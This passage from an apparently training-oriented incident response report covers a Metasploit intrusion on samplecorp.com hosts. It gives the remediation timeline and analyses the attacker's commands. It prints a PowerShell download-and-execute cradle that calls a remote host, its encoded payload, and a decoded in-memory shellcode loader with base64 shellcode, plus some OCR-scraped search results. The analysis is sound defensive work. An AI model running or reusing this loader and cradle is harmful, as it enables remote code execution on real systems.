    - April 22nd, 2019, 03:43:34: The firewall rules were updated to block the known C2 IP address, effectively cutting off the unauthorized entity's remote access.

- Eradication Times
    - April 22nd, 2019, 04:11:00: A specialized malware removal tool was used to clean both WKST01.samplecorp.com and HR01.samplecorp.com of the deployed malware.
    - April 22nd, 2019, 04:30:00: All systems, starting with WKST01.samplecorp.com were updated to the latest version of Acrobat Reader, mitigating the vulnerability that led to the initial compromise.
    - April 22nd, 2019, 05:01:08: The API keys that were accessed by the unauthorized entity have been revoked.
    - April 22nd, 2019, 05:05:08: The login credentials of the user who accessed the cv.pdf file, as well as those of users who have recently signed into both WKST01.samplecorp.com and HR01.samplecorp.com, have been reset.
- Recovery Times
    - April 22nd, 2019, 05:21:20: After ensuring that WKST01.samplecorp.com was malware-free, the SOC team restored the system from a verified backup.
    - April 22nd, 2019, 05:58:50: After ensuring that HR01.samplecorp.com was malware-free, the SOC team restored the system from a verified backup.
    - April 22nd, 2019, 06:33:44: The development team rolled out an emergency patch for the buffer overflow vulnerability in the proprietary HR application, which was then deployed to HR01.samplecorp.com.


Nature of the Attack

In this segment, we should meticulously dissect the modus operandi of the unauthorized entity, shedding light on the specific tactics, techniques, and procedures (TTPs) they employed throughout their intrusion. For instance, let's dive into the methods the SOC team used to determine that the unauthorized entity utilized the Metasploit framework in their operations.

Detecting Metasploit


To better understand the tactics and techniques of the unauthorized entity, we delved into the malicious PowerShell commands executed.

Particularly, the one shown in the following screenshot.




```
Multiple CMD Commands (Information Gathering and file dropping, open C2 Channel) Event ID 1
----------------------------------------------------------------------------------------------------
April 21st 2019, 19:31:44.132 to April 21st 2019, 19:34:48.368
cmd.exe /Q /c cd \ 1> \\127.0.0.1\ADMIN$\__1555864304.02 2>&1
cmd.exe /Q /c cd  1> \\127.0.0.1\ADMIN$\__1555864304.02 2>&1
cmd.exe /Q /c whoami 1> \\127.0.0.1\ADMIN$\__1555864304.02 2>&1
cmd.exe /Q /c whoami 1> \\127.0.0.1\ADMIN$\__1555864304.02 2>&1
cmd.exe /Q /c cd c:\users 1> \\127.0.0.1\ADMIN$\__1555864304.02 2>&1
cmd.exe /Q /c cd  1> \\127.0.0.1\ADMIN$\__1555864304.02 2>&1
cmd.exe /Q /c dir 1> \\127.0.0.1\ADMIN$\__1555864304.02 2>&1
cmd.exe /Q /c cd [redacted] 1> \\127.0.0.1\ADMIN$\__1555864304.02 2>&1
cmd.exe /Q /c cd  1> \\127.0.0.1\ADMIN$\__1555864304.02 2>&1
cmd.exe /Q /c dir 1> \\127.0.0.1\ADMIN$\__1555864304.02 2>&1
cmd.exe /Q /c cd Desktop 1> \\127.0.0.1\ADMIN$\__1555864304.02 2>&1
cmd.exe /Q /c cd  1> \\127.0.0.1\ADMIN$\__1555864304.02 2>&1
cmd.exe /Q /c dir 1> \\127.0.0.1\ADMIN$\__1555864304.02 2>&1
cmd.exe /Q /c cd Current_Project 1> \\127.0.0.1\ADMIN$\__1555864304.02 2>&1
cmd.exe /Q /c cd  1> \\127.0.0.1\ADMIN$\__1555864304.02 2>&1
cmd.exe /Q /c dir 1> \\127.0.0.1\ADMIN$\__1555864304.02 2>&1
cmd.exe /Q /c powershell.exe -nop -w hidden -c $c=new-object net.webclient;$c.proxy=[Net.WebRequest]::GetSystemWebProxy();$c.Proxy.
Credentials=[Net.CredentialCache]::DefaultCredentials;IEX $c.downloadstring('http://192.168.220.66:8089/4GJi0FeRzR9eys'); 1> \\127.0.0.1
\ADMIN$\__1555864304.02 2>&1
powershell.exe  -nop -w hidden -c $c=new-object net.webclient;$c.proxy=[Net.WebRequest]::GetSystemWebProxy();$c.Proxy.Credentials=[Net.
CredentialCache]::DefaultCredentials;IEX $c.downloadstring('http://192.168.220.66:8089/4GJi0FeRzR9eys');
powershell.exe -noni -nop -w hidden -c &([scriptblock]::create((New-Object IO.StreamReader(New-Object IO.Compression.GzipStream((
New-Object IO.MemoryStream(,[Convert]::FromBase64String(
'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'))),[IO.Compression.
CompressionMode]::Decompress))).ReadToEnd()))
```

Upon inspection, it became clear that double encoding was used, likely as a means to bypass detection mechanisms. The SOC team successfully decoded the malicious payload, revealing the exact PowerShell code executed within the memory of WKST01.samplecorp.com.



```
function znO1 {
      Param ($dGMmF, $dW3N)
      $wkQ = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].Equals('System.dll') }).GetType('Microsoft.Win32.UnsafeNativeMethods')

      return $wkQ.GetMethod('GetProcAddress').Invoke($null, @([System.Runtime.InteropServices.HandleRef](New-Object System.Runtime.InteropServices.HandleRef((New-Object IntPtr),
($wkQ.GetMethod('GetModuleHandle')).Invoke($null,
@($dGMmF)))), $dW3N))
}

function pc70 {
      Param (
            [Parameter(Position = 0, Mandatory = $True)] [Type[]] $wL4O,
            [Parameter(Position = 1)] [Type] $dgwK = [Void]
      )
      $xXai = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.AssemblyName('ReflectedDelegate')),
[System.Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule('InMemoryModule',
$false).DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass, AutoClass', [System.MulticastDelegate])
      $xXai.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.CallingConventions]::Standard, $wL4O).SetImplementationFlags('Runtime, Managed')
      $xXai.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $dgwK, $wL4O).SetImplementationFlags('Runtime, Managed')

      return $xXai.CreateType()
}
[Byte[]]$dk =
[System.Convert]::FromBase64String("/EiD5PDozAAAAEFRQVBSUVZIMdJISItSYEiLUhhIi1IgSItyUEgPt0pKTTHJSDHArDxhfAIsIEHByQ1BAcHi7VJBUUiLUiCLQjxIAdBmgXgYCwIPhXIAAACLgIgAAABIhcB0Z0gB0FCLSBhEi0AgS
QHQ41ZI/8IBizSISAHWTTHJSDHArEHByQ1BAc
E44HXxTANMJAhFOdF12FhEi0AkSQHQZkGLDEhEi0AcSQHQQYsEiEgB0EFYQVheWVpBWEFZQVplg+wgQVL/4FhBWVplixLpS////11IMdtTSb53aW5pbmV0AEFWSInhScfCTHcmB//VU1NlieFTWk0xwE0xyVNTSbo6VnmnA
AAAAP/V6A8AAAAxOTIuMTY4LjIyMC42NgBaSInBScfAmB8AAE0xyVNTagNTSbpXiZ/GAA
AAAP/V6J4AAAAvTmJ5aUEzM3BqYS1NSjQwbDBKc1hzUVZudTlqbkRGMkM0UW9PTDg5LWJrSkFKanRBZ1ZSRE8zNXdEUlhIMHBoVDZNTF9GdmpjaGtUVUlYVElza2ZpNXlLUVVKcnNNV0d5SF9hWjI1OUo1SmpPYVBqR0s1
OG9aQ2hVcGJoMk01N0d1RHJBbzZOc1RrbDZVNGxxZXZDRDVEVkdwcXd1AEiJwVNaQVhNMc
ITSLgAMqCEAAAAAFBTU0nHwutVLjv/1UiJxmoKX0iJ8WofWlJogDMAAEmJ4GoEQVlJunVGnoYAAAAA/9VNMcBTWkiJ8U0xyU0xyVNTScfCLQYYe//VhcB1H0jHwYgTAABJukTwNeAAAAAA/9VI/890Auuq6FUAAABTWWpA
WkmJ0cHiEEnHwAAQAABJulikU+UAAAAA/9VIk1NTSInnSInxSInaScfAACAAAEmJ+Um6Ep
aJ4gAAAAD/1UiDxCCFwHSyZosHSAHDhcB10IjDWGoAWUnHwvC1olb/1Q==")

$yzi = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((znO1 kernel32.dll VirtualAlloc), (pc70 @([IntPtr], [UInt32], [UInt32], [UInt32]) ([IntPtr]))).Invoke([IntPtr]::Zero, $dk.Length,0x3000,
0x40)
[System.Runtime.InteropServices.Marshal]::Copy($dk, 0, $yzi, $dk.length)

$gL_n6 = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((znO1 kernel32.dll CreateThread), (pc70 @([IntPtr], [UInt32], [IntPtr], [IntPtr], [UInt32], [IntPtr])
([IntPtr]))).Invoke([IntPtr]::Zero,0,$yzi,[IntPtr]::Zero,0,[IntPtr]::Zero)
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((znO1 kernel32.dll WaitForSingleObject), (pc70 @([IntPtr], [Int32]))).Invoke($gL_n6,0xffffffff) | Out-Null

PS C:\Users\[redacted]> [System.Text.Encoding]::ASCII.GetString($dk)
A□?8?u?L□LE9?u?XD?@$I□?fA?HD?@□I□?A?□?H□?AXAX^YZAXAYAZH?? AR??XAYZH?□?K???]H1?SI?wininet AVH??I??Lw&??SSH??SZM1?M1?SSI?:Vy?   ???□  192.168.220.66 ZH??I???  M1?SSj□SI?W???    ????
/NbyiA33pja-MJ40I0JsXsQVnu9jnDF2C4QoOL89-bkJAJjtAgVRDO35wDRXH0phT6ML_FvjchkTUIXTIskfi5yKQUJrsMWGyH_aZ259J5JjOaPjGK58oZChUpbh2M57GuDrAo6NsTkl6U4lqevCD5DVGpqwu H??SZAXM1?SH? 2??
PSSI???U.;??H??j
_H??jZRh?3  I??j□AYI?uF??   ??M1?SZH??M1?M1?SSI??-□□{????uH???□  I?D?5?   ??H??t□???U   $Yj@ZI????□I?? □  I?X?S?    ??H?SSH??H??H??I??    I??I?□???    ??H?? ??t?f?H□???u?X?Xj YI?????V??
```

By leveraging open source intelligence, our SOC team determined that this PowerShell code is probably linked to the Metasploit post-exploitation framework.



.length,0x30000, 0x40 reflecteddelegate

Περίπου 498 αποτελέσματα (0,35 δευτερόλεπτα)

Μήπως εννοείτε: .length,0x30000, 0x40 *reflected delegate*

GitHub
https://gist.github.com › ...
Metasploit Powershell Reflection Payload
Length,**0x3000**, **0x40**). [System.Runtime.InteropServices.Marshal]::Copy($jWq, 0, $eAq, $jWq.**length**). $bSvg = [System.Runtime.InteropServices.

GitHub
https://gist.github.com › ...
powershell payload decode
Length,**0x3000**, **0x40**). [System.Runtir
$var_buffer, $var_code.**length**) ... If ([I

Huntress
https://www.huntress.com › ...
From PowerShell to Payloa
5 Απρ 2021 — The 0x3000 indicates “
indicates “this memory should be read

Stack Exchange
https://security.stackexchange.com ›
Is this powershell script an
10 Σεπ 2015 — **Length**,**0x3000**, **0x40**
[System.Runtime.InteropServices.Mars
4 απαντήσεις · Κορυφαία απάντηση: P


Notion
https://themayor.notion.site › ...
Reflection Shellcode Runne
This technique utilizes Reflection in Po
Insert shellcode from the buf variable i

Metasploit Powershell Reflection Payload

pr.ps1

```
function q3 {
        Param ($g7mWY, $y0ZK)
        $mvajw = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].Equal

        return $mvajw.GetMethod('GetProcAddress').Invoke($null, @([System.Runtime.InteropServices.HandleRef](New-Object System.Runtime.Inte
}

function tma3R {
        Param (
                [Parameter(Position = 0, Mandatory = $True)] [Type[]] $v7E9,
                [Parameter(Position = 1)] [Type] $yu = [Void]
        )

        $qW = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.AssemblyName('ReflectedDelegate')), [System.Re
        $qW.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.CallingConventions]::Standard, $v7E9).SetImplementatio
        $qW.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $yu, $v7E9).SetImplementationFlags('Runtime, Managed')

        return $qW.CreateType()
}

[Byte[]]$jWq = [System.Convert]::FromBase64String("/OiCAAAAYInlMcBki1Awi1IMi1IUi3IoD7dKJjH/rDxhfAIsIMHPDQHH4vJSV4tSEItKPItMEXjjSAHRUYtZIAHT

$eAq = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((q3 kernel32.dll VirtualAlloc), (tma3R @([IntPtr], [UInt32],
[System.Runtime.InteropServices.Marshal]::Copy($jWq, 0, $eAq, $jWq.length)

$bSvg = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((q3 kernel32.dll CreateThread), (tma3R @([IntPtr], [UInt32]
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((q3 kernel32.dll WaitForSingleObject), (tma3R @([IntPtr], [Int32]))
```

To support our hypothesis that Metasploit was used, we dived deeper into the detected shellcode. We specifically exported the packet bytes containing the shellcode (as a.bin) and subsequently submitted them to VirusTotal for evaluation.



tcp.stream eq 49

```
No.   Time         Source           Destination      Protocol Length Info
 4060 1946.702013  192.168.220.66   192.168.220.101  TCP        74 34514 → 31337 [SYN] Seq=0 Win=29200 Le
 4061 1946.702080  192.168.220.101  192.168.220.66   TCP        74 31337 → 34514 [SYN, ACK] Seq=0 Ack=1 W
 4062 1946.702497  192.168.220.66   192.168.220.101  TCP        66 34514 → 31337 [ACK] Seq=1 Ack=1 Win=29
 4063 1946.709001  192.168.220.66   192.168.220.101  TCP      1091 34514 → 31337 [PSH, ACK] Seq=1 Ack=1 W
 4064 1946.710048  192.168.220.66   192.168.220.101  TCP        66 34514 → 31337 [FIN, ACK] Seq=1026 Ack=
 4065 1946.710069  192.168.220.101  192.168.220.66   TCP        66 31337 → 34514 [ACK] Seq=1 Ack=1027 Win
```

